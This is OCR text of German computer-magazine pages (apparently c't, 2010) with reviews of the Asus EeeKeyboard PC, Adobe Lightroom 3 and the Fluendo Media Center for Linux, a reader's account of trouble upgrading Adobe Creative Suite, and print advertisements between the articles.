Zubehör	WLAN/Bluetooth/HDMI-Kombiantenne, UWB-HDMI-Empfänger mit Lüfter und Netzteil
Leistungsaufnahme	
Soft-Off / Standby	0,6 / 0,7 Watt, UWB-Empfänger: 5,2 Watt
Leerlauf / Volllast CPU	15 / 22 Watt, UWB-Empfänger: 8,7 Watt
Betriebsgeräusch	PC: 0,1 Sone (⊕⊕), UWB-Empfänger: 0,6 Sone (⊕)
Preis	549 €

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht

Unflexibel

Adobes Flash-Player kann auch in der neuesten Version 10.1 den Broadcom-Videobeschleuniger nicht nutzen; im Browser abgespielte YouTube-Videos ruckeln folglich schon ab der 480p-Auflösung. Ruft man YouTube mit dem vorinstallierten Internet Explorer (und nur diesem!) auf, erscheint beim Überstreichen von Vorschaubildchen mit der Maus ein blauer Abspielknopf. Ein Klick darauf öffnet HD-Videos von YouTube in der ArcSoft-Abspielsoftware. Dort liefen sie im Test fast völlig flüssig, bevor wir den jüngsten Crystal-HD-Treiber einspielten – das führte zu deutlich schlechteren Resultaten. Das veraltete Windows XP installiert Asus anscheinend deshalb, damit das filigrane Zusammenspiel aus Spezialtreibern und Spezialprogrammen, die einige Komponenten des EeeKeyboard PC erst nutzbar machen, überhaupt klappt.

Hinter dem EeeKeyboard PC steckt die nette Idee, den kompletten Computer in die Tastatur zu packen, statt einen herkömmlichen Rechner per Funktastatur fernbedienbar zu machen. Das ermöglicht neuartige Nutzungsmöglichkeiten, doch zu viele Funktionen wirken unfertig, unausgegoren oder unsinnig. Der stromfressende, lärmige UWB-Empfänger ist ebenso ärgerlich wie der Zwang, die YouTube-Webseite mit dem Internet Explorer besuchen zu müssen. Auch die kurze Akkulaufzeit, die schwache Rechenleistung und die Bremswirkung der vorinstallierten Programme trüben den Glanz des über 500 Euro teuren Gerätes. (ciw) c't

WINDOWS FOUNDATION SERVER

813M Server inklusive Windows Server® 2008 R2 Foundation
-ab sofort bei der Thomas-Krenn.AG-

- **Energiesparend durch „High-Efficiency“ Netzteil**
- **Platzsparend durch 503 mm (T) Einbautiefe**
- **Aktuell bis zu 8 TB Festplattenspeicher möglich**

DAS BUNDLE!
ab EUR
849,-

Windows Server 2008 R2 Foundation ist ein idealer erster Server für kleinere Unternehmen und kann leicht zum Aufbau eines Netzwerks mit einem einzigen Server verwendet werden. Die Kompatibilität zu den meisten Hardwaregeräten, die vertraute und leicht bedienbare Windows-Oberfläche und die Upgradefunktionen auf eine höhere Edition von Windows Server vereinfachen es, Anforderungen umzusetzen. Somit kann die IT-Lösung in Ihrem Unternehmen wachsen, Ihre Daten und Anwendungen werden zuverlässig geschützt.

Server individuell konfigurieren:
www.thomas-krenn.com/813m_foundation

Thomas-Krenn.AG®
Speed is (y)our success

TK SERVER

JETZT NEU! Flächendeckendes Händler- und Servicenetz in der Schweiz: **www.thomas-krenn.com/ch**

www.thomas-krenn.com

EU: +49 (0) 8551 9150-0 · AT: +43 (0) 7282 20797-3600 · CH: +41 (0) 848 207970

Made in Germany!

Verkauf erfolgt ausschließlich an Gewerbetreibende, Firmen, Freiberufler (Ärzte, Rechtsanwälte etc.), staatliche Institutionen und Behörden. Druckfehler, Irrtümer und Änderungen in Preis und Ausstattung vorbehalten. Unsere Versandkosten richten sich nach Gewicht und Versandart. Genaue Preisangaben finden Sie unter: www.thomas-krenn.com/versandkosten. Thomas-Krenn.AG, Speltenbach-Steinäcker 1, D-94078 Freyung

Andre Kramer

Licht gestalten

Adobes Lightroom 3 lernt weiter von Photoshop

Adobe spendiert seiner Foto-Workflow-Software Lightroom eine neue Verarbeitungs-Engine und lockt mit scharfen Bildern, guter Rauschunterdrückung und Videounterstützung.

Lightroom ist die Fortführung von Photoshop mit anderen Mitteln. Während das Urgestein der Bildbearbeitung wie ein über 20 Jahre gewartetes und erweitertes Allzweckmobil wirkt, präsentiert sich Lightroom als Sportwagen. Auch in Version 3 offenbart sich die parallele Entwicklung mit Photoshop, aber auch Lightrooms Eigenständigkeit.

Da es alle Bildänderungen als Anweisung speichert, kann der Anwender nicht nur jederzeit zum Urzustand zurückkehren, sondern auch Einstellungen auf andere Bilder übertragen. Einstellungen aus Lightroom 2 importiert die neue Version beim Konvertieren des Datenbestands.

Am Bibliothek genannten Verwaltungsmodul hat Adobe wenig geändert. Lediglich der Importdialog wurde umgekrempelt. Das klägliche graue Fensterchen ist einem Dialog im Vollbildformat gewichen. Er zeigt einen Dateibaum, großzügige Vorschaubilder und nicht ganz so üppige Metadatenoptionen. Hier kann man wie gehabt Schlagwörter vergeben oder Metadatenvorlagen auswählen. Bereits importierte Dateien erscheinen im Dialog ausgegraut. Videos importiert und behandelt Lightroom als Standbild. Aperture ist hier weiter.

Die neue Bearbeitungs-Engine ist deutlich leistungsfähiger als die alte: Stark unterbelichtete Raw-Aufnahmen lassen sich in den meisten Fällen locker um die maximal möglichen vier Blendenstufen aufhellen, ohne dass die Farben verfälscht werden, oder der Kontrast leidet.

Dank intuitiver Bedienkonzepte ist die Einarbeitungszeit kurz und die Lernkurve steil. Ein Doppelklick, beispielsweise auf Belichtung, setzt dessen Wert zurück auf null. Die Gradationskurve begrenzt klug ihren eigenen Aktionsradius. Nach wie vor ist Lightroom in der Lage, kleine Fehler wegzustempeln und Bildregionen partiell zu bearbeiten. Für alles, was über die selektive Bearbeitung von Schatten und Lichtern hinausgeht, greift man aber besser zu Photoshop.

Rauschen und Nutzdaten

Die schon aus dem neuen Camera Raw in Photoshop CS5 bekannte Rauschreduzierung leistet exzellente Arbeit. Über die Regler für Menge und Details jeweils bei Luminanz- und Farbrauschen lässt sich der Filter sehr genau steuern. So verschwindet nahezu alles Rauschen, ohne dass die Details allzu sehr in Mitleidenschaft gezogen werden. Ein Wermutstropfen bleibt, dass die Anzeige nur in der 100-prozentigen Ansicht exakt ist. Bei Skalierung auf Fenstergröße bleibt bereits herausgerechnetes Rauschen zu sehen.

Die schon in Photoshop CS5 vorgestellte automatische Objektivkorrektur hält ebenfalls in Lightroom Einzug. Sie rechnet automatisch Kissen- und Tonnenverzerrung, chromatische Aberration und Vignettierung aus dem Bild. Alle drei Werte lassen sich in ihrer Intensität einstellen. Etwa einen Monat nach dem Erscheinen von Photoshop sind bereits mehr Kamera-Objektiv-Kombinationen zu finden als zu Beginn, allerdings bleibt die Auswahl mit etwa zwei Dutzend Einträgen für Canon und Nikon zusammengenommen dürftig. Direkte Online-Aktualisierung wie bei Photoshop erlaubt Lightroom bisher nicht; bleibt also nur, den Adobe Lens Profile Generator herunterzuladen und eigene Profile zu erstellen.

Einen ausgeben

Auch auf der Ausgabeseite hat sich einiges getan. Die Fotos zeigt Lightroom vor einem grauen Hintergrund mit weißem Rahmen an. Das sieht schick aus, lässt sich aber auch anpassen. Oben erinnert eine Erkennungstafel an das Programm; hier darf man beispielsweise den Namen des Fotografen eintragen. Startbildschirm mit Texttitel, Anzeigedauer und Hintergrundmusik lassen sich konfigurieren.


Lightroom 3	
Raw-Entwicklung	
Hersteller	Adobe, www.adobe.com/de
System-anforderungen	ab Windows XP SP3 oder ab Mac OS X 10.5, 2 GByte RAM
Preis	296 € (Upgrade 95 €)

Bisher zeigte Lightroom Fotoshows nur an. Mittlerweile lassen sich diese als PDF- oder MP4-Dateien exportieren. Als Auflösungen stehen 320 × 240, aber auch 720p und 1080p zur Verfügung. Das MP4-Format ist zeitgemäß, hoch komprimierend und lässt sich von VLC und Windows Media Player problemlos wiedergeben. Während des zuweilen langwierigen Exports darf man, wenn auch mit etwas hakeliger Performance, weiterarbeiten.


Fazit

Adobe hat nachgelegt, nachdem Apple mit Aperture 3 einen großen Entwicklungssprung gemacht hat. Fotoshow-Export beherrschen nun beide Konkurrenten. Fotografen profitieren von der exzellenten Bildverarbeitung und einer Rauschunterdrückung, die um Klassen besser ist als beim Vorgänger.

Nach wie vor glänzt Lightroom angesichts der hohen Hardware-Anforderungen bei nichtdestruktiver Raw-Bearbeitung durch vergleichsweise gute Performance. Ein weiterer Vorteil dieser jungdynamischen Software gegenüber einem Dinosaurier wie Photoshop ist die einheitliche, intuitive Bedienung, mit der auch nichtstudierte Bildbearbeiter schnell zu guten Resultaten kommen. (akr)



Lightroom 3 besitzt leistungsfähige Werkzeuge zum Aufhellen und zum Reduzieren von Rauschen.



Fotoshows exportiert Lightroom in einer Auflösung bis zu 1080p inklusive Titel und Musik als MP4- oder PDF-Datei. c't

1&1 MOBILE

SMART PHONE

AB **0,– €***

~~249,– UVP~~

HTC WILDFIRE – FÜR TELEFONIE, INTERNET UND E-MAIL

✓ Android™ 2.1 Smartphone mit Touchscreen

1&1

Weitere Smartphones im Internet.

Jetzt informieren und bestellen: 0 26 02 / 96 96

www.1und1.de

* HTC Wildfire für 0,– € bei Bestellung der 1&1 All-Net-Flat, keine Versandkosten. Weitere Tarifinformationen siehe Folgeanzeige auf der nächsten Seite.

Andrea Müller

Legal multimedial

Fluendo Media Center für Linux

Audio, Video, DVD & Co. sind unter Linux nur theoretisch schon lange kein Problem – denn man muss bereit sein, Codecs zusammenzusuchen und sich beim Abspielen CSS-geschützter DVDs in eine rechtliche Grauzone zu begeben. Fluendos Media Center will dem Anwender diese Hürden aus dem Weg räumen und sein Gewissen beruhigen.

Der schlechte Ruf von Linux als Multimedia-System ist nicht auszurotten. Schuld sind nicht etwa das freie System selbst und das Angebot an Open-Source-Software, mit der man nahezu jedes Format – sofern nicht DRM-geschützt – abspielen kann, sondern die rechtlichen Fußangeln, wegen derer die meisten Distributionen keine patentierten Multimedia-Codecs mitbringen. Das Risiko, von einem Rechteinhaber nachträglich zur Zahlung von Lizenzgebühren aufgefordert zu werden, gehen die meisten Distributoren nicht ein.

Damit die Nutzer nicht ganz ohne Multimedia-Unterstützung dastehen, enthalten die meisten Distributionen Skripte und Automatismen, die die nötigen Codecs bei Bedarf auf die Platte kopieren. Weniger Komfort hat der Nutzer zu erwarten, wenn er eine CSS-geschützte DVD abspielen will – in Deutschland und vielen anderen Ländern ist die Umgehung eines Kopierschutzes verboten. Zwar ist die Filmindustrie bislang noch nie gegen einen Anwender vorgegangen, der seine legal erworbene DVD im stillen Kämmerlein unter Umgehung des Kopierschutzes abgespielt hat, doch die rechtliche Unsicherheit bleibt.


Dem legalen Vertrieb und Genuss von Multimedia-Formaten nimmt sich seit Jahren die spanische Firma Fluendo an, die eine Reihe Codecs lizenziert hat und dafür Gstreamer-Module anbietet [1]. Das MP3-Modul ist gratis, das komplette Bundle, das unter anderem WMA-, MPEG-2-, MPEG-4- und DivX-Unterstützung bietet, kostet rund 30 Euro. Auch einen legalen DVD-Player findet man in der Produktpalette – für 20 Euro. Diese beiden Pakete hat Fluendo nun unter der freien, ebenfalls von Fluendo stammenden Moovida-Oberfläche als Media-Center-Software zusammengefasst. Moovida, das früher unter dem Namen Elisa erhältlich war, bietet eine OpenGL-Oberfläche im Vollbildmodus, über die man durch Audio-Dateien, Videos und Fotos navigiert und sie abspielt. Das Media Center soll alle multimedialen Ansprüche von Linux-Nutzern abdecken und ihnen zu einfachem und legalem Multimedia-Genuss verhelfen.

Anspruchsvoll

Das Fluendo Media Center ist für 40 Euro im Webshop der Firma erhältlich (siehe c't-Link). Damit es flüssig läuft, muss die 3D-Hardware-Beschleunigung der Grafikkarte funktionieren und der Rechner sollte über einen Prozessor ab 1 GHz und 1 GByte RAM verfügen. Laut Fluendo soll die Software auch mit 512 MByte RAM zurechtkommen, auf einem Testrechner erwies sie sich damit jedoch als unbedienbar. Nach Aussage der Entwickler funktioniert das Media Center nicht mit der Dual-Head-Variante der Grafikkarte Matrox Millennium P650 und beim Betrieb mit einer ATI FireMV 2250 muss man mit Wartezeiten und Rucklern rechnen.

Nachdem man sich auf der Website registriert hat, kann man das Media Center kaufen und herunterladen. Fluendo stellt RPM- und Debian-Pakete jeweils für 32- und 64-Bit-Systeme zum Download bereit, außerdem gibt es ein gezipptes Tar-Archiv mit der Binärversion des Media Center. Einmal erworben kann man das Media Center nach einer Anmeldung beliebig oft in verschiedenen Formaten herunterladen und auf mehreren Linux-PCs installieren. Mit im Paket enthalten ist ein Jahr Hersteller-Support, den man auf Wunsch verlängern kann. Während des Support-Zeitraums erhält man neben Hilfestellung des Herstellers bei Installation und Betrieb außerdem alle neueren Versionen des Media Center kostenlos.

Bei der Installation erzeugt das Media Center automatisch einen Eintrag im Startmenü, unter Gnome im Abschnitt „Unterhaltungsmedien". Darüber oder nach Eingabe des Befehls `fluoh` startet es im Vollbildmodus, ein Druck auf die Escape-Taste schaltet zum Fenstermodus um. Die Oberfläche ist aufgeräumt und in die Spalten Einstellungen, Geräte & Freigaben, Musik, Filme, Bilder, Fernsehsendungen, und Internetmedien unterteilt. Die Kategorie Fernsehsendungen wurde allerdings missverständlich benannt – die Software kann mit TV-Karten nichts anfangen. Es teilt Videomaterial lediglich in die Kategorien Filme und Serien ein, wobei letztere in der Spalte Fernsehsendungen landen.



Im Bereich „My Products" der Fluendo-Websites erhält man ein Jahr lang alle Programm-Updates und kann den Support-Zeitraum verlängern.

Laut und bunt

Man navigiert wahlweise per Maus, Tastatur oder Fernbedienung: Mit den Pfeiltasten wechselt man von einer Spalte zur nächsten und durch die Einträge in den Spalten, ein Druck auf Enter wählt einen Eintrag aus. Zurück gelangt man über die Backspace-Taste. Standardmäßig ist im Media Center festgelegt, dass der Bildschirmschoner nicht aktiv werden soll, was jedoch in unseren Tests weder unter Ubuntu 10.04 noch unter Mandriva 2010 funktionierte. Wir mussten den Bildschirmschoner dort jeweils im Kontrollzentrum des Desktops deaktivieren.

Viel zu konfigurieren gibt es im Bereich Einstellungen nicht, allein die Sprache der Oberfläche lässt sich auswählen. Gilt es wirklich etwas anzupassen, muss man der Einrichtungsdatei ~/.fluoh/moovida.conf, in der zumindest jede Option ausführlich erklärt wird, mit einem Text-Editor zu Leibe rücken. So war es unter Mandriva 2010 nötig, ein anderes Ausgabe-Plug-in für Audio einzustellen, damit das Media Center Sound abspielte. Dazu mussten wir in der Zeile

```
audio_sink = 'gconfaudiosink'
```

den Eintrag `gconfaudiosink` durch `alsaaudiosink` ersetzen.

Inhalte verwalten

Zunächst gilt es, Videos, Fotos und Musikstücke dem Media Center bekannt zu machen. Das muss man leider für jedes Medienformat separat erledigen, da

1&1 MOBILE

ALLE NETZE

29,95 €/Monat*

1&1 All-Net-Flat

IMMER KOSTENLOS IN ALLE DEUTSCHEN MOBILFUNKNETZE UND INS GESAMTE DEUTSCHE FESTNETZ TELEFONIEREN


✓ Beste D-Netz-Qualität ✓ Auf Wunsch ohne Mindestvertragslaufzeit

1&1

Jetzt informieren und bestellen: 0 26 02 / 96 96

www.1und1.de

*Für unbegrenztes Telefonieren in alle dt. Mobilfunknetze sowie ins dt. Festnetz, kostenlose Mailbox-Abfrage. Die 1&1 All-Net-Flat für 29,95 €/Monat gibt es in Verbindung mit der 1&1 Internet-Fiat (Tarifinformationen siehe Anzeige auf der nächsten Seite). Bei Mitnahme Ihrer Rufnummer erhalten Sie 25,– € Wechslerbonus. 24 Monate Mindestvertragslaufzeit bei gleichzeitiger Bestellung eines kostenlosen Smartphones. Ansonsten keine Mindestvertragslaufzeit. Einmalige Bereitstellungsgebühr 29,90 €.



Im Media Center navigiert man spaltenweise durch Audio-Titel, Videos und Bilder.

Sobald man ein Verzeichnis zur Medienbibliothek hinzufügt, will die Software wissen, ob dort Bilder, Videos oder Audio-Dateien liegen.


das Media Center weder eine Zuordnung der Dateien anhand des Dateinamens noch anhand des Magic Strings vornimmt. So muss man für jeden Medientyp unter „Geräte und Freigaben" zum Speicherort der Dateien navigieren, das Verzeichnis per Klick auf die Plus-Schaltfläche hinzufügen und dem Media-Center dann mitteilen, ob Videos, Bilder oder Audiodateien in dem Ordner liegen. Unglücklicherweise ist es auch nicht möglich, ein Verzeichnis, das Audio- und Video-Dateien enthält, zweimal auszuwählen. Hat man es einmal als Audio-Ordner katalogisiert, tauchen nur die dort hinterlegten Musikstücke im Media Center auf. Gut hat uns allerdings gefallen, dass das Scannen von Verzeichnissen mit niedriger Priorität im Hintergrund abläuft, sodass es problemlos nebenbei möglich ist, durch die Menüs zu blättern, Musik zu hören und Videos zu spielen. Das ist allerdings auch nötig, denn das Media Center scannt bei jedem Start alle Verzeichnisse erneut, die man zur Medienbibliothek hinzugefügt hat.

Audio-Dateien sortiert das Media Center automatisch in die Kategorie Musik ein und erstellt – korrekte ID3-Tags vorausgesetzt – gleich Abspiellisten nach Interpret, Genre und Titel. Alternativ navigiert man über den Eintrag „Bibliothek" alphabetisch durch die Titel oder nutzt die Suchfunktion, die die Treffer sortiert nach Album, Titel und Interpret auflistet.

Videos sortiert das Media Center jeweils in den Spalten Filme und Fernsehsendungen unter dem Eintrag „Nicht eingeordnete Videos" ein. Sie tauchen erst in der Bibliothek auf, wenn man sie manuell als Film oder Serie klassifiziert hat. Dabei nimmt einem die Software ein wenig Arbeit ab, indem sie anhand des Dateinamens versucht, den korrekten Titel zu ermitteln und eine Zusammenfassung und ein Foto online abzurufen. Während die Fluendo-Online-Datenbank zwar nahezu alle Höhe- und Tiefpunkte des US-amerikanischen Fernsehens von Falcon Crest über Buffy bis Dr. House kennt, muss es bei deutschen Serien durch die Bank passen – ergraute Straßenfeger wie „Die Schwarzwaldklinik" kennt die Datenbank ebenso wenig wie die aktuelle Massenware „Rote Rosen". Liebhaber nationaler TV-Kost haben zumindest die Möglichkeit, Titel, Staffel und Folge manuell einzugeben. Allerdings müssen sie auf den Eintrag weiterer Informationen verzichten.

Gut gelöst ist der Umgang mit Wechselmedien. Sobald man einen USB-Stick oder eine Speicherkarte anschließt, poppt eine Dialogbox auf, die erfragt, ob man dessen Inhalte zu einer Bibliothek hinzufügen möchte. Auch beim Einlegen einer Film-DVD bietet das Media Center gleich an, sie abzuspielen.

Recht mager bestückt ist der Internet-Bereich – das Fluendo Media Center bringt gerade mal ein Plug-in für den Online-Bilderdienst Pikeo mit. Weitere Plug-ins etwa für Flickr, YouTube oder Vimeo gibt es bislang nicht. Auch eine Erweiterung, die Alben-Cover für Audio-Titel herunterlädt, sucht man vergebens. Auf Anfrage von c't teilte Fluendo mit, das liege daran, dass man das Media Center eigentlich für OEMs konzipiert habe, an deren Bedürfnisse es dann anpassbar sei.



Fluendo zeigt zu fast allen Folgen US-amerikanischer Serien eine Vorschau und Beschreibung an.

Fazit

Eine wirklich runde Lösung ist das Media Center von Fluendo noch nicht. Die fehlende Unterstützung für Internet-Streams und TV, keine nachrüstbaren Plug-ins etwa für YouTube oder Vimeo-Videos und die mitunter hakelige Bedienung vermitteln einem das Gefühl, die Software sei noch nicht ganz fertig.

Insgesamt dürften die meisten Anwender besser bedient sein, wenn sie nur den wirklich komfortablen DVD-Player kaufen und bei Audio- und Video-Codecs auf die Angebote ihrer Distribution zurückgreifen. Wenn die 10 Euro mehr nicht schmerzen, kann man auch den DVD-Player und das lizenzierte Codec-Pack kaufen. Damit hat man immerhin den Vorteil, dass alle Anwendungen, die auf Gstreamer aufsetzen, die Codecs nutzen können. Die dem Media Center beiliegenden stehen den anderen Programmen des Systems nicht zur Verfügung. Das Fluendo Media Center ist daher nur für solche Anwender das Richtige, die über eine einheitliche Oberfläche auf die Audio- und Videosammlung zugreifen wollen und mit kleinen Merkwürdigkeiten bei der Bedienung leben können. (amu)

Literatur

[1] Andrea Müller, Richtig verbunden, Multimedia-Framework für Linux, c't 18/07, S. 182

www.ct.de/1015068 c't

1&1 MOBILE

MOBIL SURFEN 9,95

€/Monat*
1&1 Internet-Flat

IMMER UND ÜBERALL ONLINE:
OHNE LIMITS – MAILEN, CHATTEN, SURFEN!

✓ Bis zu 7.200 kBit/s schnell ✓ Konkurrenzlos günstig

1&1

MEMBER OF united internet

Jetzt informieren und bestellen: 0 26 02 / 96 96

www.1und1.de

* Die 1&1 Internet-Flat für 9,95 €/Monat gibt es in Verbindung mit der 1&1 All-Net-Flat (Tarifinformationen siehe Anzeige auf der Vorderseite). Surfen Sie mobil unbegrenzt mit bis zu 7.200 kBit/s, ab 250 MB Datenvolumen/Monat mit bis zu 64 kBit/s.

André Kramer

Upgrade ins Nirwana

Schwierigkeiten beim Aktualisieren der Creative Suite

Käufer der Creative Suite sind in der Regel Kreativ-Profis, die regelmäßig aktualisieren. Bei jedem Upgrade muss der Kunde den vollen Lizenzpfad nachweisen und bei Installation die Software aktivieren. Das geht nicht immer ohne Probleme vonstatten.

Wer die Adobe Creative Suite professionell einsetzt, kauft regelmäßig eine neue Version – zum einen, um von neuen Funktionen und aktueller Formatunterstützung zu profitieren, zum anderen aber auch, weil ab einem gewissen Versionssprung das Upgrade nicht mehr möglich ist oder teuer wird. So hält sich Adobe seine Kunden warm und an einer kurzen Leine.

Thomas K. arbeitete bisher mit der Creative Suite 2 und sah zum Erscheinen der Creative Suite 5 (siehe c't 13/10, S. 98) die letzte Möglichkeit, zu einem relativ günstigen Preis an eine aktuelle Version der Software zu kommen. Der Weg: Creative Suite 4 als Upgrade bestellen und die Creative Suite 5 in der Übergangsphase kostenlos nachgeliefert bekommen; so verspricht es Adobe seinen Kunden.

Zur Sicherheit sah er auf der Webseite nach, ob er tatsächlich berechtigt sei. Dort fand er heraus, dass er sogar zum Upgrade von zwei Paketen kommen könnte, da er noch eine Lizenz des Macromedia Studio MX besaß.

Am 29. April bestellte er, statt den Vorgang online zu erledigen, telefonisch und fragte noch einmal nach. Die Dame bei Adobe bestätigte, dass alle Voraussetzungen erfüllt seien, um die Creative Suite 4 Master Collection mit den vorhandenen Vollprodukten zu bestellen. Außerdem glich sie noch die Rechnungs- mit der Lieferadresse ab, „damit alles richtig ausgestellt und geliefert wird."

Unbekannt verzogen

Am 3. Mai kontrollierte K. den Lieferstatus und stellte entsetzt fest, dass als Lieferadresse sein alter Wohnsitz angegeben war. Den hatte er bereits vor drei Jahren gewechselt und lange vor der Bestellung bei Adobe aktualisiert. Die Software benötigte K. allerdings dringend, um Kundendaten öffnen zu können.

Nach einem Anruf bei Adobe geriet er zufällig an dieselbe Dame, die sich sofort entschuldigte und sich des Falls annahm. „Die Sendung wird dann ja zu uns zurückkehren, der Betrag Ihrer Kreditkarte gutgeschrieben und dann können Sie ja erneut bestellen." Das dauere „so ungefähr zehn Tage". K. konnte nicht so lange warten und sah keine andere Möglichkeit, als ein zweites Paket als Downloadversion zu ordern – wiederum per Kreditkarte.

Eine Stunde später – der Download war seitens Adobe noch nicht frei geschaltet – klingelte es an der Tür. Ein Bote überreichte das falsch adressierte Paket mit dem Kommentar: „Das sind doch Sie. Warum ist das denn so adressiert?" Glück im Unglück. Daraufhin rief K. bei Adobe an und stornierte den Download. „Kein Problem, wird wieder gutgeschrieben", hieß es.

Als K. die Software installieren wollte, stellte ihm die Eingabemaske für die beiden Seriennummern der Pakete keine Möglichkeit zur Verfügung, das Studio MX einzutragen. Keine Chance also, das Paket zu installieren. Wieder Anruf bei Adobe: „Richtig, Herr K., das Produkt gibt es ja gar nicht in der Form. Nur ab Studio MX 2004 geht das". Wieder Erklärungen, wieder Be-

dauern seitens der Bearbeiterin. Auf der Adobe-Webseite war derweil immer noch das Upgrade-Angebot vom „Studio MX" zu finden.

K. machte einen Screenshot und sandte ihn per Online-Portal direkt zur Bearbeiterin, die dann bestätigte, dass er offensichtlich Recht habe. Da war ein Produkt genannt, das es nicht gab. Sie beriet sich mit einem Mitarbeiter und „aus Kulanz" machte sie eine Ausnahme. K. fühlte sich mittlerweile wie ein Bittsteller, obwohl er sich vor der Bestellung sowohl im Web als auch telefonisch beim Support erkundigt hatte, ob er im Einklang mit Adobes Richtlinien vorging.

Die Lösung: Während der Installation sollte K. eine Tastenkombination drücken, der Mitarbeiterin vom Support einen fünfstelligen Code nennen, den von ihr zurückgegebenen fünfstelligen Code eingeben und fertig. Das funktionierte sogar. Allerdings würde er das jetzt bei jeder Neuinstallation tun müssen.

Mehrwertsteuer futsch

Ein Problem blieb: Zwar lieferte Adobe wie versprochen das kostenlose Upgrade auf die CS5, nicht aber eine korrigierte Rechnung. Die lautete noch auf die alte Adresse und war damit für die Steuererklärung unbrauchbar. Nach einem weiteren Anruf bei Adobe wurde er gebeten, im Portal einen Thread zu eröffnen, in dem er sein Problem schilderte: „Obwohl meine Registrierungsdaten aktuell und einwandfrei waren, ist mir meine Bestellung mit einer sehr alten Anschrift zugegangen. Erreicht hat mich die Lieferung trotzdem. Allerdings habe ich diese alte Anschrift auf der Rechnung und werde so steuerliche Probleme bekommen. Bitte senden Sie mir eine korrigierte Rechnung mit meiner angegebenen Anschrift zu."

Zurück kam zunächst die vertröstende Nachricht, dass die Rechnungsdaten nun aktualisiert seien und der Fall geprüft werde. Dann kam der Dämpfer: „Ihr Anliegen bezüglich Rechnungsänderung zur Bestellung mit der Nummer [...] wurde abschließend geprüft. Es ist leider nicht möglich, die Rechnung nach Bestellabschluss zu ändern."

